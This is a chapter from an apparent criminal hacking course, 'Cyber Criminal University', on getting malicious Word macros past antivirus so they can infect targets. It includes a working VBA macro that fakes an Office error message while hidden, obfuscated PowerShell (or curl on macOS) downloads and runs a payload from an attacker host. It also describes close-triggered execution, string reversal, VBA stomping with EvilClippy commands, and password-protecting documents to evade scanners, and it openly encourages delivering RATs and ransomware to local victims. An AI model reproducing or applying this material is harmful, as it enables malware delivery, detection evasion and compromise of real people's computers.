HackTown
Cyber Criminal University - Home

You are not logged in. You will only be able to access the courses in GREEN from the course list.
Chapter 9 - Anti-Virus Evasion
This chapter is meant to educate you on AV evasion techniques used in the wild today to help you understand how to create your own macro that will by-pass whatever AV you need to by-pass. This will avoid using code directly from attack simulation frameworks (Magic Unicorn, Cobalt Strike, Metasploit, Empire, etc.) as AV companies create signatures from these products stopping most of the low-level attackers from using off the shelf macro generated code.
These evasion techniques work in a variety of ways but it's best to test your macro against whatever AV you think your target may be using before launching your attack. Plan, prepare, and execute professional attacks. Be very mindful about AV phoning home your code for analysis. Seriously AV will send unknown or "suspect" code back home for analysis as does Microsoft Defender. It does comrades. If you've coded your own malware, scripts, programs, or whatever best be aware AV is scanning your machine going through your code and phoning it home should it encounter something it considers malicious. This is not paranoia, this is fucking reality.
I'd recommend targeting people locally because you would know what AV the "average" individual has installed on their computer or what's available to them for purchase at their closet computer store. It's impossible to develop something that will by-pass all AV's out there but this is why you want to tailor your attacks to your target of interest. Make sure you're testing them against the AV you want to by-pass before releasing your shit against the world. Yes?
It's very important to understand how your macro is getting flagged as malicious by an AV in order to make it Fully Un-Detectable (FUD). Remember that the macro is in the compressed macro document located in the word/vbaProject.bin file as discussed previously in this guide. Most of getting around AV is trial and error so you'll need to go through it over and over until you find that sweet spot of evasion.
In your Kali VM type the following into Terminal:
sudo -H pip install -U https://github.com/decalage2/oletools/archive/master.zip
Go to the directory where "Test.docm" has been saved from previously or create a new macro Word document.
In your Kali VM type the following into Terminal:
olevba Test.docm
In the screenshot below you can see that the olevba tool is able to extract the macro within a macro Word document. This is how AVs also extract the macro from a document when AV is scanning the document.

As you can see, we can see the contents of the macro for "Test.docm". You should know that AV has signatures for malicious macros and will detect them via methods like this. This is why most public code that's out there is no good as most AV companies add these signatures on the daily.
Evasion Technique #1
Instead of using Auto_Open() and AutoOpen() to launch the macro immediately when the target clicks on "Enable Content" it might be best to have the malicious macro launched when the document is closed by the user.
Adding a delay to when the macro is launched also adds a delay to when the malware is executed which in this case is when the document is closed. This helps to remain undetected from AV as instead of firing right away it waits to execute your payload. Actually, adding a delay to when any malware gets executed does get around some Anti-Virus as AV has some difficulty with malware with delays and larger files. In order to have the macro execute when the document is closed we'll be using the AutoClose() function which will achieve this. The macro below will execute the macro when the document is closed.
Sub AutoClose()
YOUR MACRO CODE HERE
End SubWe can combine this knowledge with other functions within a macro to help get around AV and do some fuckery. In the macro example below when the target clicks on "Enable Content" the macro will execute which will display a warning to the user stating "This application appears to have been made with an older version of Microsoft Office. Please have the creator save this document to a newer and supported format. [Error Code: -219]" but will only download and execute your malware when the document is closed.
As you can imagine prompting a warning that appears legitimate to the user will help lower their suspicions and guide them to what you want done.
Sub Auto_Open()
MsgBox "This application appears to have been made with an older version of Microsoft Office. Please have the creator save this document to a newer and supported format. [Error Code: -219]"
End Sub
Sub AutoOpen()
MsgBox "This application appears to have been made with an older version of Microsoft Office. Please have the creator save this document to a newer and supported format. [Error Code: -219]"
End Sub
Sub AutoClose()
YOUR MACRO CODE HERE
End SubAs you can see you can combine many variations with your macro. Be creative bros!
Evasion Technique #2
There are different ways of creating processes with a VBA (macro) Word document that come with pros and cons. Most VBA macros will use a combination of functions in order to download and execute malware. If this is the case the process of Microsoft Word will be listed as the parent of the created processes. This is fairly unusual for obvious reasons as Microsoft Word shouldn't be spawning new processes for any reason really. Depending on the target environment this would be flagged as unusual or suspicious from an AV point of view.
For example, when using PowerShell to download and execute your malware without any obfuscation or other techniques will usually get it flagged as malicious. A Microsoft Word process creating a powershell.exe process is a major indicator for blue team defenders, AV, and Windows Defender. Changing how PowerShell is called can assist in reducing the chance of it getting flagged as malicious. This can be done simply by using the method of "cmd.exe /c powershell.exe" which will dissociate calling powershell.exe directly and may go unnoticed.
Furthermore, adding some other obfuscation techniques such as "CMd /c PoWErSHEll.eXe" would also be a good combination to avoid some AV scanners looking for a "powershell.exe" signature.
Remember, most AV's are looking for signatures so a silly technique of changing "powershell.eXe" to "PoWeRSHELl.eXe" is different to certain AVs. One being malicious and the other being totally fine.
Below is a simple macro designed for Windows and macOS with some evasion techniques just talked about in that last paragraph. Take a look and notice the obfuscation technique. This macro will work if you choose to use it as well.
Sub Auto_Open()
Call winshell
End Sub
Sub AutoOpen()
Call winshell
End Sub
Function winshell() As Object
On Error GoTo ErrorHandler
Err.Clear
MsgBox "Unscrambling content. Please wait..."
Call Shell("PowerShell -ExeCUtiONpolICY byPaSs -wInDOwstYLE hiDDEn (New-Object System.Net.WebClient).DownloadFile('http://IP/FILE.png','FILE.exe');Start-Process FILE.exe")
MsgBox "This application appears to have been made with an older version of Microsoft Office. Please have the creator save this document to a newer and supported format. [Error Code: -219]"
ErrorHandler:
macshell
End FunctionFunction macshell()
On Error GoTo ErrorHandler
Err.Clear
MsgBox "This application appears to have been made with an older version of Microsoft Office. Please have the creator save this document to a newer and supported format. [Error Code: -219]"
scriptToRun = "do shell script ""cd ~;curl http://IP/FILE.py>$TMPDIR/FILE.py;python3 $TMPDIR/FILE.py"""
res = MacScript(scriptToRun)
ErrorHandler:
testshell
End FunctionFunction testshell() As Object
End Function
Evasion Technique #3
Reversing the order of you code within your macro can help with bypassing some AV and Windows Defender. Using the top 59 AV products you can see in the screenshots below the difference in detection rates when applying this method.

Using the "StrReverse" and reversing the order of the string went from 23/59 down to 7/60.

StrReverse() is a good example but it's a well-known obfuscation technique and that alone can actually get your macro flagged. It's important to note that you may need more than one obfuscation technique in order to get your macro fully stealth mode to fuck shit up.
Evasion Technique #4
There is a technique known as "VBA Stomping" and is a great technique to hide your macro code once you get the hang of doing it. Thanks to security researchers a tool was released that makes this technique very easy to implement. Not that it was rocket science before per se but it's now so much easier to VBA stomp a document. VBA stomping refers to the VBA (the macro code inside the Word document) being destroyed after it's execution leaving only a compiled version of the macro code known as "p-code" in the document.
Windows Defender and most AV have difficulty detecting the VBA source code with these types of methods but who knows what the future holds.
To fully understand and follow along learning VBA stomping you will need a Hex editor. I'm sure some of you are like FUCKKKK NOOO not a Hex editor ughhhh! If you're not interested in learning this step like I said there's an automated tool but it's good to have an idea of how to do this on your own because getting it right sometimes requires manual trial and error using a Hex editor. I'm not sure if most people are OK with a Hex editor so I understand if most don't follow along. Simply read this shit then and use the automated tool discussed below.
To demonstrate how this works we'll use a very simple macro which will display "ABC" to the user when macros are enabled within a Word document.

Remember, macro enabled Word documents are just compressed archives like .zip files.

Create a macro document with the macro code from the screenshot above and save it. Next let's go to the directory where it's saved and unzip the macro document. The commands below are used on Kali. Take note to delete the original "Test.docm" after you've unzipped it.

Next we'll use a Hex editor on vbaProject.bin and search for 'MsgBox ("ABC")'. Look for the highlighted "ABC" below.

You can clearly see what we're looking for. Now we're going to change "ABC" to "XXX" and save the file.

If you followed along you should've deleted the "Test.docm" after you unzipped. Now we're going to zip up all the contents back into the "Test.docm" file.
Next open "Test.docm" on Windows or macOS but DO NOT ENABLE MACROS. Once you've opened "Test.docm" open and view the current macro within that document. You should see it's just a simple macro code that when executed will prompt you with "XXX". This should all make sense to you hopefully yes? Just like the macro below.

Exit Microsoft Word completely and open "Test.docm" again but this time "Enable Content" and see what you're prompted with. Notice you're prompted with "ABC" even though you already viewed the macro beforehand and it was supposed to say "XXX". What kind of fuckery is this you ask?! This is what VBA stomping does.
As soon as you click on "Enable Content" the macro is set back to "ABC" instead of "XXX". You can view the macro of "Test.docm" now to confirm this.
Now getting a little technical the "p-code" in the macro document is what is being executed here. So even though you're expecting to see "XXX" but what is actually being executed is not the decompressed VBA source code but the decompiled p-code. Detecting malicious macros is usually based on the decompressed VBA source code and most tools out there looking for malicious macros will fail on looking through the p-code source.
When it comes to VBA stomping our goal is to create a macro and then edit the vbaProject.bin file with a Hex editor and alter or delete some of the macro content. I leave this to you to trial and error to see how much you're able to alter or delete and still have a functioning macro. There will be no "AutoOpen" or similar functions that will be flagged by AV because the actual macro code will be in the p-code source. You follow?
This means that AV will scan the vbaProject.bin file and technically will not see the malicious macro at all when in fact this is far from the truth. Thankfully for you guys a tool was released to automate this process which definitely helps but it's still recommended in learning how to properly VBA stomp out your own macro code along with some trial and error to make you realize the whole potential here.
Here's the tool that will automated the VBA stomping process you lucky dogs you. Thanks security researchers you're the best :)
https://github.com/outflanknl/EvilClippy
Download EvilClippy to your machine. It's pretty straight forward and you should test it out on your own macros to see what works for you. Start to think of using VBA stomping along with a combination of other techniques talked about in this chapter on every macro document you plan on delivering. Go through these methods and practice them to determine which method you prefer and what works for you. Remember, this will only make your macro undetected and not your malware, RAT, or ransomware you plan on delivering. Don't confuse this. This is just one piece of the puzzle when it comes to delivering your malicious documents and compromising your targets.
Please note each time you use EvilClippy on your documents it will make its own new "YOURFILE_EvilClippy.docm" so make sure you delete your original document and rename "YOURFILE_EvilClippy.docm" to your original file.
For example, my macro document is called "Test.docm". After I use EvilClippy on "Test.docm" a new file called "TEST_EvilClippy.docm" is created. I would delete "Test.docm" and rename "TEST_EvilClippy.docm" to "Test.docm" and use EvilClippy again on it. Hope this makes sense because you want to make sure you're using the right document and adding the appropriate evasion techniques each time.
For my example I renamed "Test.docm" to "Test.doc". Always rename your file to .doc.
Use in the following order.
EvilClippy.exe -r Test.doc
Sets random module names within the macro.
EvilClippy.exe -g Test.doc
Hide all macro modules (except the default "ThisDocument" module) from the VBA GUI editor. This is achieved by removing module lines from the project stream.
EvilClippy.exe -u Test.doc
Set the VBAProject to locked.
Locking the VBAProject on your macro document will increase the chance of it bypassing detection along with macro analysis tools not being able to see a macro in the document. Please note, getting around the VBA locked method is simple should an individual take the time to pull it apart but once removed the rest of the code will crash most analysis tools and Microsoft Word if they try view the macro. What are the chances of someone getting a hold of your macro and manually taking it apart? 25%? 100%? Possibly? You should be aiming for smaller targets to keep your hacking efforts small and localized. Don't spam the shit out of your malware unless you're trying to reveal your tactics, techniques, and tools.
Evasion Technique #5
If you add a password to the document so people are required to enter a password before they can open the document can help with getting your document through to your target(s).
Putting a password on your malicious Microsoft Word document will protect it from being analyzed by automated scanners in the targets INBOX or by AV when it's saved to disk. This is the advantage of adding a password to the document. Again, social engineering your target and planning your attacks properly will increase your success at compromising them with this type of evasion technique. Take note that some companies will block documents that are password protected so you'll need to determine which technique works the best and what gets through their spam filters.
For those wanting to make their own VBA macro and bypass everything out there you're going to have to learn VBScript yourself to be fully independent.